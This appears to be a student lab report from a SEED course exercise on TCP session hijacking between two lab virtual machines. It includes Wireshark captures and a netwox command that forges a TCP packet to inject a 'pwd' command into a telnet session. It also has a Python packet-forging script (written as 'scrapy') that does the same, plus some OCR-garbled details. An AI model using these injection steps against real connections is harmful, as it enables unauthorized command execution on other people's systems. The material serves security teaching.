
```
[10/28/19]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 28 16:20:41 EDT 2019 from 10.0.2.15 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/28/19]seed@VM:~$
```


Observing the telnet traffic with Wireshark from the attacking machine



The screenshot shows the Wireshark interface with a packet list table. The table has columns for No., Time, Source, Destination, Protocol, Length, and Info. The packets are captured on the enp0s3 interface. The table shows 14 packets, all of which are Telnet data packets. The source and destination IP addresses are 10.0.2.15 and 10.0.2.5 respectively. The protocol is TELNET. The length of the packets varies, and the info column shows the data being transmitted.

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-10-28 20:15:29.3567238...	10.0.2.15	10.0.2.5	TELNET	67	Telnet Data ...
2	2019-10-28 20:15:29.3577033...	10.0.2.5	10.0.2.15	TELNET	67	Telnet Data ...
4	2019-10-28 20:15:29.4735229...	10.0.2.15	10.0.2.5	TELNET	67	Telnet Data ...
5	2019-10-28 20:15:29.4738361...	10.0.2.5	10.0.2.15	TELNET	67	Telnet Data ...
7	2019-10-28 20:15:29.6672994...	10.0.2.15	10.0.2.5	TELNET	68	Telnet Data ...
8	2019-10-28 20:15:29.6715618...	10.0.2.5	10.0.2.15	TELNET	68	Telnet Data ...
10	2019-10-28 20:15:29.6775574...	10.0.2.5	10.0.2.15	TELNET	178	Telnet Data ...
12	2019-10-28 20:15:29.6779022...	10.0.2.5	10.0.2.15	TELNET	303	Telnet Data ...
14	2019-10-28 20:15:29.6809268...	10.0.2.5	10.0.2.15	TELNET	87	Telnet Data ...

Breaking down the message sequences from the telnet traffic



No.	Time	Source	Destination	Protocol	Length	Info
1	2019-10-28 20:15:29.3567238...	10.0.2.15	10.0.2.5	TELNET	67	Telnet Data ...
2	2019-10-28 20:15:29.3577033...	10.0.2.5	10.0.2.15	TELNET	67	Telnet Data ...
4	2019-10-28 20:15:29.4735229...	10.0.2.15	10.0.2.5	TELNET	67	Telnet Data ...
5	2019-10-28 20:15:29.4738361...	10.0.2.5	10.0.2.15	TELNET	67	Telnet Data ...
7	2019-10-28 20:15:29.6672994...	10.0.2.15	10.0.2.5	TELNET	68	Telnet Data ...
8	2019-10-28 20:15:29.6715618...	10.0.2.5	10.0.2.15	TELNET	68	Telnet Data ...
10	2019-10-28 20:15:29.6775574...	10.0.2.5	10.0.2.15	TELNET	178	Telnet Data ...
12	2019-10-28 20:15:29.6779022...	10.0.2.5	10.0.2.15	TELNET	303	Telnet Data ...
14	2019-10-28 20:15:29.6809268...	10.0.2.5	10.0.2.15	TELNET	87	Telnet Data ...

▶ Frame 4: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_63:71:8d (08:00:27:63:71:8d), Dst: PcsCompu_1a:35:27 (08:00:27:1a:35:27)
 ▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.5
 ▼ Transmission Control Protocol, Src Port: 55256, Dst Port: 23, Seq: 1594996803, Ack: 616260148, Len: 1
 Source Port: 55256
 Destination Port: 23
 [Stream index: 0]
 [TCP Segment Len: 1]
 Sequence number: 1594996803
 [Next sequence number: 1594996804]
 Acknowledgment number: 616260148
 Header Length: 32 bytes

FROM THE INITIAL PACKET CAPTURE

When source = 10.0.2.15

Source port = 55256

Initial sequence number = 1594996802

Next sequence number = 1594996803

Acknowledged number = 616260147

When source = 10.0.2.5

Source port = 23


Initial sequence number = 616260147

Next sequence number = 616260148

Acknowledge number = 1594996803

These sequences will increment and flip with each packet exchange in the telnet communication

Forging a tcp packet using netwox 40




No.	Time	Source	Destination	Protocol	Length	Info
95	2019-10-28 20:44:44.0268821...	10.0.2.5	10.0.2.15	TELNET	87	Telnet Data
93	2019-10-28 20:44:44.0255581...	10.0.2.5	10.0.2.15	TELNET	80	Telnet Data
92	2019-10-28 20:44:44.0218904...	10.0.2.15	10.0.2.5	TELNET	68	Telnet Data
90	2019-10-28 20:44:43.4683316...	10.0.2.5	10.0.2.15	TELNET	67	Telnet Data
89	2019-10-28 20:44:43.4679272...	10.0.2.15	10.0.2.5	TELNET	67	Telnet Data
87	2019-10-28 20:44:43.3522533...	10.0.2.5	10.0.2.15	TELNET	67	Telnet Data
86	2019-10-28 20:44:43.3517347...	10.0.2.15	10.0.2.5	TELNET	67	Telnet Data
84	2019-10-28 20:44:43.2520045...	10.0.2.5	10.0.2.15	TELNET	67	Telnet Data
83	2019-10-28 20:44:43.2515359...	10.0.2.15	10.0.2.5	TELNET	67	Telnet Data
71	2019-10-28 20:38:30.0395819...	10.0.2.5	10.0.2.15	TELNET	87	Telnet Data
69	2019-10-28 20:38:30.0361121...	10.0.2.5	10.0.2.15	TELNET	303	Telnet Data

▶ Ethernet II, Src: PcsCompu_1a:35:27 (08:00:27:1a:35:27), Dst: PcsCompu_63:71:8d (08:00:27:63:71:8d)
 ▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.15
 ▼ Transmission Control Protocol, Src Port: 23, Dst Port: 55256, Seq: 616260912, Ack: 1594996815, Len: 21
 Source Port: 23
 Destination Port: 55256
 [Stream index: 0]
 [TCP Segment Len: 21]
 Sequence number: 616260912
 [Next sequence number: 616260933]
 Acknowledgment number: 1594996815
 Header Length: 32 bytes
 Flags: 0x018 (PSH, ACK)

```

[10/28/19]seed@VM:~$ sudo netwox 40 --ipv4-src 10.0.2.5 --ipv4-dst 10.0.2.15 --tcp-src 23 --tcp-dst 55256 --tcp-seqnum 1594996815 --tcp-acknum 616260912 --tcp-ack --tcp-data "'pwd' 0d0a" clear
  
```


The packet forgery appears successful because results of the print current directory function appear in the payload of the response to the packet in Wireshark



Now, the telnet session will attempt to be hijacked using scrapy
Constructing the scrapy script in python

```
Open [ ]
#!/usr/bin/python
from scrapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.5")
tcp = TCP(sport=5526, dport=23, flags="A", seq=1594996819, ack=616261307)
data = "\r pwd\n\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Running the script

```
/bin/bash
[10/28/19]seed@VM:~/Desktop$ ./scrpt.py
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.0.2.15' (None)
dst          : DestIPField                = '10.0.2.5' (None)
options      : PacketListField            = []         ([])
--
```

Again the script appeared to run successfully because the results of the pwd command for the victim machine can be seen in the data of the Wireshark packet capture on the attacking machine

57	2019-10-28 21:15:25.9111829...	10.0.2.15	10.0.2.5	TELNET	68 Telne
58	2019-10-28 21:15:25.9142228...	10.0.2.5	10.0.2.15	TELNET	80 Telne
60	2019-10-28 21:15:25.9160066...	10.0.2.5	10.0.2.15	TELNET	87 Telne

▶	Frame 58: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface 0
▶	Ethernet II, Src: PcsCompu_1a:35:27 (08:00:27:1a:35:27), Dst: PcsCompu_63:71:8d (08:00:27:63:71:8d)
▶	Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.15
▼	Transmission Control Protocol, Src Port: 23, Dst Port: 55256, Seq: 616261684, Ack: 1594996828, Len: 14
	Source Port: 23
	Destination Port: 55256
	[Stream index: 0]
	[TCP Segment Len: 14]
	Sequence number: 616261684
	[Next sequence number: 616261698]
	Acknowledgment number: 1594996828
	Header Length: 32 bytes

0000	08 00 27 63 71 8d 08 00 27 1a 35 27 08 00 45 10	.. 'cq... '5'..E.
0010	00 42 60 88 40 00 40 06 c2 0a 0a 00 02 05 0a 00	.B'.@.@.
0020	02 0f 00 17 d7 d8 24 bb 68 34 5f 11 b8 5c 80 18\$. h4....
0030	00 e3 f2 09 00 00 01 01 08 0a 00 0f 09 43 00 0fC..
0040	ef 15 0d 0a 2f 68 6f 6d 65 2f 73 65 65 64 0d 0a	.../home/seed..

3.7 Investigation

Study the pattern of the Initial Sequence Numbers (ISN), and answer whether the patterns are predictable.:

Yes, the sequence numbers are predictable. The sequence number of the next packet will be equal to the acknowledgement number of the previous packet. The acknowledgement number of the next packet will be equal to the "next sequence number" of the previous packet.

Study the TCP window size, and describe your observations:

The window size seems to stay constant for a specific host. In my testing of the window sizes, the window size of host 10.0.2.5 remained at 227 while the window size for host 10.0.2.15 remained at 254 through the majority of the duration of the packet capture. However toward the end of the packet capture, the window size of host 10.0.2.15 increased by multiples of 8 until the end of the packet capture

Study the pattern of the source port numbers, and answer whether the patterns are predictable

Yes, the pattern of source port numbers are predictable. The source port number will always be the same for a specific host for the duration of the telnet packet capture. In this case host 10.0.2.5 had a source port of 23 and host 10.0.2.15 had a source port of 55256 for the entire packet capture.